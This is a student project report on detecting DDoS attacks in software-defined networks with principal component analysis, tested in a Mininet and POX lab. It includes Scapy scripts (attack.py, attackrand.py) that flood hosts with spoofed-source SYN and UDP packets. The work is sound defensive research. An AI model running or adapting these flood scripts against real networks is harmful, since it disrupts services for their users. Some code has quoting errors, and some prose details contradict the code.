

DETECTION AND MITIGATION OF DISTRIBUTED DENIAL OF SERVICE (DDOS) ATTACK IN SOFTWARE DEFINED NETWORKS

A MINOR PROJECT REPORT

Submitted by

**K. SAI PRANEETH
RA1811003010188
A. MEHER SUDHAKAR
RA1811003010186**

Under the guidance of

Mrs. M. Revathi
(Associate Professor)

In partial fulfillment for the award of the

Degree of

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE & ENGINEERING

of

FACULTY OF ENGINEERING AND TECHNOLOGY



S.R.M. Nagar, Kattankulathur, Chengalpattu District

NOVEMBER 2021

SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

(Under Section 3 of UGC Act, 1956)

BONAFIDE CERTIFICATE

Certified that 18CSP107L minor project report [18CSP108L internship report] titled “**DETECTION AND MITIGATION OF DDOS ATTACK IN SOFTWARE DEFINED NETWORKS**” is the bonafide work of “**K.SAI PRANEETH [RA1811003010188], A.MEHER SUDHAKAR [RA1811003010186]**”

Who carried out the minor project work under my supervision. Certified further, that to the best of my knowledge the work reported herein does not form any other project report or dissertation on the basis of which a degree or award was conferred on an earlier occasion on this or any other candidate.

SIGNATURE

SIGNATURE

GUIDE NAME

HOD NAME

GUIDE

HEAD OF THE DEPARTMENT

Guide Affiliation

Professor

Dept. of Computing Technologies

Signature of the Panel Head

Panel Head Name

Panel Head Affiliation

ABSTRACT

Software defined networking (SDN) is a new emerging networking architecture, it fixes the needs of shortage of needs the traditional network does not support such as dynamic and scalable computing and storage needs for more computing environment. However, SDN also faces security problems; it is vulnerable to DDOS attack. DDOS is a well known attack, but unlike in traditional networks, DDOS not only damages the targeted server but also the SDN network by taking advantage of the devices limited buffer space and disturbing the resource allocation. Therefore it is very important have a real time detection system to identify the attack in the early stages.

TABLE OF CONTENTS

CHAPTER NO	TITLE	PAGE NO
	ABSTRACT	
	LIST OF FIGURES	
	LIST OF ABBREVIATIONS	
1.	INTRODUCTION	1
	1.1. DDOS	1
	1.2. Difference Between DOS & DDOS	1
	1.3. Software Defined Network(SDN)	2
	1.4. New Type of DDoS attack on SDN	2
	1.5. Software Requirements Specifications	2
2.	LITERATURE SURVEY	3
3.	SYSTEM ARCHITECTURE AND DESIGN	4
	3.1. System Architecture	4
	3.2. Design	5
4.	METHODOLOGY	6
	4.1. Existing System-Entropy	6
	4.1.1. Limitations Of Existing System	6
	4.2. Proposed System-Principal Component Analysis	7
	4.2.1. Advantages Of Proposed System	7
5.	CODING AND TESTING	8
	5.1 Coding	8
	5.2 Testing	11
6.	RESULTS AND DISCUSSION	12
	6.1. Results	12
	6.2. Discussion	14
	6.3. Screenshots	15
7.	CONCLUSION AND FUTURE ENHANCEMENT	18
8.	REFERENCES	19

LIST OF FIGURES

S.NO.	FIGURE NO.	DESCRIPTION OF FIGURE	PAGE NO
1.	3.1	SDN Architecture	4
2.	3.2	Mininet Topology	5
3.	6.1.1	Standard Deviation V/S Time Graph(no attack)	12
3.	6.1.2	Standard Deviation V/S Time Graph(DDoS attack)	13
5.	6.1.3	Standard Deviation V/S Time Graph(new type DDoS attack)	14
6.	6.3.1	Running the pox controller	15
7.	6.3.2	Creating a mininet topology	15
8.	6.3.3	Run the code 'traffic.py' to generate normal traffic	16
9.	6.3.4	deltaY for normal traffic	16
10.	6.3.5	Xterm commands	17
11.	6.3.6	DDoS detected using PCA	17

ABBREVIATIONS

SDN	-	Software Defined Networks
DOS	-	Denial of Service
DDOS	-	Distributed Denial of Service
PCA	-	Principal Component Analysis
TCP	-	Transmission Control Protocol
UDP	-	User Datagram Protocol

CHAPTER 1

INTRODUCTION

1.1 DDOS

DDoS stands for distributed denial of service. It's a cyber attack on a specific server or network with the main purpose of disrupting that network or server's normal operation. DDoS attacks are used to run out of the target's network bandwidth or process resources. And due to the mechanism of SDN environments, the switches need to hold all packets which are not instructed in memory buffer before it gets respond from the controller, the size of memory buffer is very less which is exploited thus paving way to the new type of DDoS attacks which easily flood this space and lead to packets drop.

1.2 DIFFERENCE BETWEEN DOS & DDOS

DOS attack – is an attack only from one source. As the attack is from a single source it's easier to pinpoint and the server can just simply close the connection where the attack is coming from.

Whereas DDOS is an attack from multiple sources all at once. So now instead of dealing an attack from a single source, the server now has to handle with an attack from multiple sources and when this happens, it will overwhelm the server. It will consume the server's system resources, such as the CPU, memory, and network bandwidth.

1.3 SOFTWARE DEFINED NETWORK (SDN)

SDN is an emerging architecture that decouples the network control plane and data plane, which simplifies network management and also makes the network programmable by making decisions about how to send traffics from the bottom component forwarding traffics. This feature of SDN is facilitating. SDN is an architecture which is manageable, profitable, and adaptable, which makes it ideal for

the higher bandwidth, dynamic nature of modern applications. The centralized controller of SDN has the real-time feedback that control capability, and open interfaces which offer modular plug-in features. This controller provides an abstract view, defining tasks by APIs and greater programmability of the network. It can integrate devices within the network topology, which can lead to increase in accuracy, detecting security incidents and simplify management.

1.4 NEW TYPE OF DDOS ATTACK ON SDN

The new type of DDoS attack is different from traditional DDoS attack, where the packet's destination is chosen randomly. This attack is not aimed at one fixed target server, but the SDN network system. Therefore will be no server detecting the attack, therefore no server will alarm the attack, therefore harder to be detected and reported.

The buffer stores all the packets awaiting the controller's instructions, until an instruction is received from the controller the packet is not dropped or the packet is dropped automatically after a time out. Only the first packet of a new flow is saved in the buffer, hence if the flow has occurred before, its first packet is not buffered. With the new type of DDoS since the destination IP address is chosen at random a packet from each flow is buffered and wait for the controllers instructions.

The packets have different origin and destination, so a new table flow in needed for every packet .Since there are no pattern between the packets, it is very hard to classify table flows, which means it will cost a lot of flow table space

1.5 SOFTWARE REQUIREMENTS SPECIFICATIONS

Operating System	:	Linux (Virtual Machine)
Technology Used	:	Python
Software Used	:	Mininet
Browser	:	Mozilla Firefox

CHAPTER 2

LITERATURE SURVEY

We inspected a variety of references to implement the DDoS attack detection using the method Sample Entropy and PCA. Previous studies of DDoS attack detection show some treatment against this attack on SDN, but there are inadequacies in these works. For instance, to detect attack in smaller topologies using entropy method may lead to false alarm even for normal traffic.

From these references, we got an overview of SDN layout architecture along with its strengths to combat the problems of DDoS attacks and its vulnerabilities. Besides this, we did learn the technical aspects of various security mechanisms. The controller remains the primary target for the attacker as the controller is main responsible component of SDN. So, focus of this work is to analyze malicious packets in the initial phase of the attack before the controller is crashed.

CHAPTER 3

SYSTEM ARCHITECTURE AND DESIGN

3.1 SYSTEM ARCHITECTURE

Traditional network framework have failed to handle certain requirements like high bandwidth, accessibility, high connection speed, dynamic management, cloud computing, and virtualization. Thus, SDN, which has a flexible, programmable, and dynamic architecture, has surfaced as an alternative to traditional networks. SDN architecture includes three planes. They are control, data, and application planes.

1. Devices, such as switches and routers, are placed on the data plane.
2. This plane is programmed and supervised by the control plane
3. The application plane interacts with the devices positioned on the network infrastructure via the controller.

In a SDN environment, the data collection, matrix calculations and result comparison is completed at the controller side. Considered the variation in bandwidth and computation capabilities of controller and switches, the controller has chance of turning off during a DDoS attack.




Fig.3.1 SDN Architecture

3.2 DESIGN

To manage the network traffic we separate the network into subnets with a switch on top to report to the controller. Hence we did use tree topology to handle the traffic load to a controller. Hence let us consider a tree topology with depth 2 and number of nodes connected to a switch or fanout be 8, creating a network consisting of 64 hosts and 9 switches, so there are 64 origin nodes and 64 destination nodes and such that origin node and destination node are not same. For each OD-pair (O : D) we could represent that:

(O : D); O = 1, 2...64; D = 1, 2 ... 64; such that $O \neq D$

Depth: 2

Fanout: 8

Number of hosts: 64 (fanout depth)

Number of switches: 9 (fanout + 1)




Fig 3.2: Mininet Topology

CHAPTER 4

METHODOLOGY

4.1 EXISTING SYSTEM - ENTROPY

The randomness of the packets determines the entropy, so if the randomness of the packets is higher then, the value of entropy is higher and vice versa. We can identify the DDoS attack by fixing a threshold value for entropy.

To determine irregularities in a network predefined entropy thresholds are used. Whenever a packet arrives at the controller, it means that the source address is always new. So, the controller **calculates** the entropy of the **received** packet and **fixes** the sampling time **on the basis** threshold value. If the entropy exceeds the fixed threshold value an attack is detected.

4.1.1. LIMITATIONS OF EXISTING SYSTEM

- Not accurate for small topologies
- New type of DDOS attacks can't be detected.

4.2 PROPOSED SYSTEM – PRINCIPAL COMPONENT ANALYSIS

PCA is a mathematical procedure of transformation of number of corelated variables into principal components (smaller number of non-corelated variables). PCA is used to visualize and explore data easier by highlighting variations and identifying strong patterns in the dataset.

There are three important properties made PCA popular.

1. It's scheme for transforming higher dimensional vectors into lower dimensional vectors.
2. Calculate model parameters directly from the data.
3. Operations like compression and decompression on the given model parameters can be computed with ease.

The PCA model can be described as:

$$u = Wx$$

where,

u -> m-dimensional projected vector

$W = E^T$ (where E has the eigenvectors as its columns)

x -> d-dimensional data vector

The measure of dispersion is the variance and standard deviation of a random variable. The average value of the squared deviation from mean of variable is variance and the square root of variance is standard deviation.

Using PCA we plot a graph of standard deviation against time and we recognize that the system is under attack when there is a sudden increase in the standard deviation of PCA.

4.2.1. ADVANTAGES OF PROPOSED SYSTEM

- Detects new type of DDOS attack
- Might be slower than existing methodology but accurate

CHAPTER 5

CODING AND TESTING

5.1 CODING

Code: ‘traffic.py’

```
import sys
import getopt
import time
from os import popen
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import sendp, IP, UDP, Ether, TCP
import random

def generateSourceIP():
    #not valid for first octet of IP address
    not_valid = [10, 127, 254, 1, 2, 169, 172, 192]

    #selects a random number in the range [1,256]
    first = random.randrange(1, 256)

    while first in not_valid:
        first = random.randrange(1, 256)

    #eg, ip = "100.200.10.1"
    ip = ".".join([str(first), str(random.randrange(1,256)), str(random.randrange(1,256)), str(random.randrange(1,256))])

    return ip

#start, end: given as command line arguments. eg, python traffic.py -s 2 -e 65
def generateDestinationIP(start, end):
    first = 10
    second = 0;
    third = 0;

    #eg, ip = "10.0.0.64"
    ip = ".".join([str(first), str(second), str(third), str(random.randrange(start,end))])

    return ip

def main(argv):
    #print argv

    #getopt.getopt() parses command line arguments and options
    try:
        opts, args = getopt.getopt(sys.argv[1:], 's:e:', ['start=', 'end='])
    except getopt.GetoptError:
        sys.exit(2)

    for opt, arg in opts:
        if opt == '-s':
            start = int(arg)
        elif opt == '-e':
            end = int(arg)

    if start == '':
        sys.exit()
    if end == '':
        sys.exit()

    #open interface eth0 to send packets
    interface = popen('ifconfig | awk \'/eth0/ {print $1}\'' ).read()

    for i in range(100000):
        packets = Ether() / IP(dst = generateDestinationIP (start, end), src = generateSourceIP ()) / UDP(dport = random.randrange(1, 1024), sport = random.randrange(1, 1024))
        print(repr(packets))

        #rstrip() strips whitespace characters from the end of interface
        sendp(packets, iface = interface.rstrip(), inter = 0.1)

if __name__ == '__main__':
    main(sys.argv)
```

Code: 'attack.py'

```
import sys
import time
from os import popen
import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from random import randrange
from scapy.all import *
from scapy.layers.inet import IP, TCP, UDP, Ether

def generateSourceIP():
    not_valid = {10, 127, 254, 255, 1, 2, 169, 172, 192}
    first = randrange(1, 256)

    while first in not_valid:
        first = randrange(1, 256)

    ip = ".".join([str(first), str(randrange(1, 256)), str(randrange(1, 256)), str(randrange(1, 256))])
    return ip

def generateDestinationIP(start, end):
    first = 10
    second = 0
    third = 0

    # eg, ip = "10.0.0.64"
    ip = ".".join([str(first), str(second), str(third), str(randrange(start, end))])

    return ip

def generateRandomSrcPort():
    sport = random.randint(1024, 65535)
    return sport

def main():
    for i in range(1, 10):
        launchAttack(300)
        time.sleep(2)

def launchAttack(n):
    interface = popen('ifconfig | awk \'/eth0/ {print $1}\\\'').read()

    for i in range(0, n):
        data = Raw(b"X" * 256)
        packets = Ether() / IP(dst=generateDestinationIP(30, 35), src=generateSourceIP()) / TCP(flags="S", dport=80,
                                                                                               sport=generateRandomSrcPort()) / data

        print(repr(packets))
        interval = random.random()
        interval = float("0.0" + str(interval)[2:5])
        # send packets with interval = 0.025 s
        sendp(packets, iface=interface.rstrip(), inter=interval)

if __name__ == "__main__":
    main()
```

Code: 'attackrand.py'

```
import sys
import time
from os import popen
import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from random import randrange
from scapy.all import *
from scapy.layers.inet import IP, TCP, UDP, Ether

def generateSourceIP():
    not_valid = {10, 127, 254, 255, 1, 2, 169, 172, 192}
    first = randrange(1, 256)

    while first in not_valid:
        first = randrange(1, 256)

    ip = ".".join([str(first), str(randrange(1, 256)), str(randrange(1, 256)), str(randrange(1, 256))])
    return ip

def generateDestinationIP(start, end):
    first = 10
    second = 0;
    third = 0;

    # eg, ip = "10.0.0.64"
    ip = ".".join([str(first), str(second), str(third), str(randrange(start, end))])

    return ip

def generateRandomSrcPort():
    sport = random.randint(1024, 65535)
    return sport

def main():
    for i in range(1, 100):
        launchAttack(300)
        time.sleep(2)

def launchAttack(n):
    # eg, python attack.py 10.0.0.64, where destinationIP = 10.0.0.64
    # destinationIP = sys.argv[1:]
    # destinationIP = ["10.0.0.50", "10.0.0.51", "10.0.0.52", "10.0.0.53", "10.0.0.54", "10.0.0.55", "10.0.0.56", "10.0.0.57", "10.0.0.58", "10.0.0.59"]
    # destinationIP[random.randint(0, len(destinationIP) - 1)]
    # print destinationIP

    interface = popen('ifconfig | awk \'/eth0/ {print $1}\').read()

    for i in range(0, n):
        data = Raw(b"X" * 256)
        packets = Ether() / IP(dst=generateDestinationIP(30, 45), src=generateSourceIP()) / UDP(dport=80,
                                                                                               sport=generateRandomSrcPort()) / data

        print(repr(packets))
        interval = random.random()
        interval = float("0.0" + str(interval)[2:5])
        # send packets with interval = 0.025 s
        sendp(packets, iface=interface.rstrip(), inter=interval)

if __name__ == "__main__":
    main()
```


5.2 TESTING

1. Run the pox controller:

```
$ cd pox
```

```
$ python ./pox.py forwarding.l3_detectionPCA.py
```

2. Create a mininet topology by entering the following command in another terminal:

```
$ sudo mn --switch ovsk --topo tree,depth=2,fanout=8 --  
controller=remote,ip=127.0.0.1,port=6633
```

3. Open xterm for the following hosts:

```
mininet>xterm h1 h2 h3 h64
```

4. In the xterm window of h1, run the following commands to launch traffic:

```
$ cd ../mininet/custom
```

```
$ python traffic.py -s 2 -e 64
```

5. Now the pox controller generates a list of values for ΔY , which is the difference between the y-coordinates of a packet and the point obtained by drawing a perpendicular from this packet to the Principal Component Axis.

6. Repeat step (4) on h1 and parallelly enter the following commands on h2 and h3 xterm windows to launch the attack:

```
$ cd ../mininet/custom
```

```
$ python attack.py 10.0.0.64
```

Launch the new type of DDoS attack

```
$ mininet > python ../mininet/custom/attackrand.py
```

Observe the ΔY values in the pox controller. The values converge to the interval $(-1, 1)$. Thus, we can detect the attack.

CHAPTER 6

RESULTS AND DISCUSSION

6.1. RESULTS

In this project, 3 cases are considered:

1. Normal traffic
2. Normal traffic with DDoS attack
3. Normal traffic with new type DDoS attack

To conclude things, we compare already existing method (Sample Entropy) with proposed method (PCA) in every case.

Case 1: Normal Traffic

In mininet, we run the code 'traffic.py' in four hosts to generate normal traffic which sends TCP packets to the 64 nodes in the topology. In this session, data is collected and is compared with rest of the cases.

Existing Method: The entropy value is always higher than 1 which shows us that there is dispersion in traffic.

Proposed Method:




Fig.6.1.1 Standard Deviation vs Time Graph (No attack)

The above graph is generated using PCA by plotting the standard deviation against time. This plot is used to compare with the rest of the two cases

Case 2: Normal traffic with DDoS attack

Similar to case 1, the code traffic.py is run in 4 hosts of the network and the values are recorded. Then, to attack the host with IP 10.0.0.64 we run the code 'attack.py' with argument 10.0.0.64.

Existing Method: As time progresses the entropy value descends, from which we can say that randomness in the traffic decreased and many packets are directed towards the host 10.0.0.64. And when the entropy value is below 1, we can confirm that system is under attack.

Proposed Method:




Fig.6.1.2. Standard Deviation vs Time Graph (DDoS attack)

The above graph generated using PCA; the standard deviation of PCA also has a sudden increase when the DDoS attack is initiated. From which we can detect the system is under attack. And we can recognize the distance of y from the principal component also has high variations when the DDoS attack is initiated, also as time progresses the distance of y from the principal component converges in the range $(-1,1)$.

Case 3: Normal traffic with DDoS attack (new type)

Similar to case 1 and 2, the code traffic.py is run in four hosts of the topology and the values are recorded. And then to generate packets with random destination we run the code 'attackrand.py'.

Existing Method: The value keeps ascending in the entropy method as time progresses. After the DDoS attack is launched the entropy value does not move towards 1 hence, we cannot indicate the DDoS.

Proposed Method:





Fig.6.1.3. Standard Deviation vs Time Graph (new type DDoS attack)

The acquired graph is similar to that of case 2 with little variations. The values of the standard deviation are higher than the values obtained in case 2. And also, distance of y from principal component converges at range $(-1,1)$ after a longtime duration.

6.2 DISCUSSION


The results acquired from all the cases show that entropy may have faster detection time than PCA. While PCA detects the presence of the new type of DDoS attack sample entropy fails to do so. It is also found that in the new type of DDoS attack to the hijacking of the controller's resources and completely occupying of buffer memory there are fluctuations in the entropy and distance of y from principal component in case 2. These fluctuations may also lead to the complete shutting of the SDN network.

6.3 SCREENSHOTS



```
praneeth@praneeth: ~/pox
praneeth@praneeth:~/pox$ python ./pox.py forwarding.l3_detectionPCA
POX 0.7.0 (gar) / Copyright 2011-2020 James McCauley, et al.
WARNING:version:Support for Python 3 is experimental.
INFO:core:POX 0.7.0 (gar) is up.
INFO:openflow.of_01:[00-00-00-00-00-01 1] connected
INFO:openflow.of_01:[00-00-00-00-00-06 2] connected
INFO:openflow.of_01:[00-00-00-00-00-03 3] connected
INFO:openflow.of_01:[00-00-00-00-00-08 4] connected
INFO:openflow.of_01:[00-00-00-00-00-02 5] connected
INFO:openflow.of_01:[00-00-00-00-00-09 6] connected
INFO:openflow.of_01:[00-00-00-00-00-07 7] connected
INFO:openflow.of_01:[00-00-00-00-00-04 8] connected
INFO:openflow.of_01:[00-00-00-00-00-05 9] connected
```

Fig.6.3.1. Running the pox controller



```
praneeth@praneeth: ~
praneeth@praneeth:~$ sudo mn --switch ovsk --topo tree,depth=2,fanout=8 --controller=remote,
ip=127.0.0.1,port=6633
[sudo] password for praneeth:
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2 h3 h4 h5 h6 h7 h8 h9 h10 h11 h12 h13 h14 h15 h16 h17 h18 h19 h20 h21 h22 h23 h24 h25 h
26 h27 h28 h29 h30 h31 h32 h33 h34 h35 h36 h37 h38 h39 h40 h41 h42 h43 h44 h45 h46 h47 h48 h
49 h50 h51 h52 h53 h54 h55 h56 h57 h58 h59 h60 h61 h62 h63 h64
*** Adding switches:
s1 s2 s3 s4 s5 s6 s7 s8 s9
*** Adding links:
(s1, s2) (s1, s3) (s1, s4) (s1, s5) (s1, s6) (s1, s7) (s1, s8) (s1, s9) (s2, h1) (s2, h2) (s
2, h3) (s2, h4) (s2, h5) (s2, h6) (s2, h7) (s2, h8) (s3, h9) (s3, h10) (s3, h11) (s3, h12) (
s3, h13) (s3, h14) (s3, h15) (s3, h16) (s4, h17) (s4, h18) (s4, h19) (s4, h20) (s4, h21) (s4
, h22) (s4, h23) (s4, h24) (s5, h25) (s5, h26) (s5, h27) (s5, h28) (s5, h29) (s5, h30) (s5,
h31) (s5, h32) (s6, h33) (s6, h34) (s6, h35) (s6, h36) (s6, h37) (s6, h38) (s6, h39) (s6, h4
0) (s7, h41) (s7, h42) (s7, h43) (s7, h44) (s7, h45) (s7, h46) (s7, h47) (s7, h48) (s8, h49)
(s8, h50) (s8, h51) (s8, h52) (s8, h53) (s8, h54) (s8, h55) (s8, h56) (s9, h57) (s9, h58) (
s9, h59) (s9, h60) (s9, h61) (s9, h62) (s9, h63) (s9, h64)
*** Configuring hosts
h1 h2 h3 h4 h5 h6 h7 h8 h9 h10 h11 h12 h13 h14 h15 h16 h17 h18 h19 h20 h21 h22 h23 h24 h25 h
26 h27 h28 h29 h30 h31 h32 h33 h34 h35 h36 h37 h38 h39 h40 h41 h42 h43 h44 h45 h46 h47 h48 h
49 h50 h51 h52 h53 h54 h55 h56 h57 h58 h59 h60 h61 h62 h63 h64
*** Starting controller
c0
*** Starting 9 switches
s1 s2 s3 s4 s5 s6 s7 s8 s9 ...
*** Starting CLI:
mininet>
```

Fig.6.3.2. Creating a mininet topology

```
"Node: h1"
Sent 1 packets,
<Ether type=IPv4 <IP frag=0 proto=udp src=82.152.23.50 dst=10.0.0.5 <UDP sport=144 dport=174 >>>
^
Sent 1 packets,
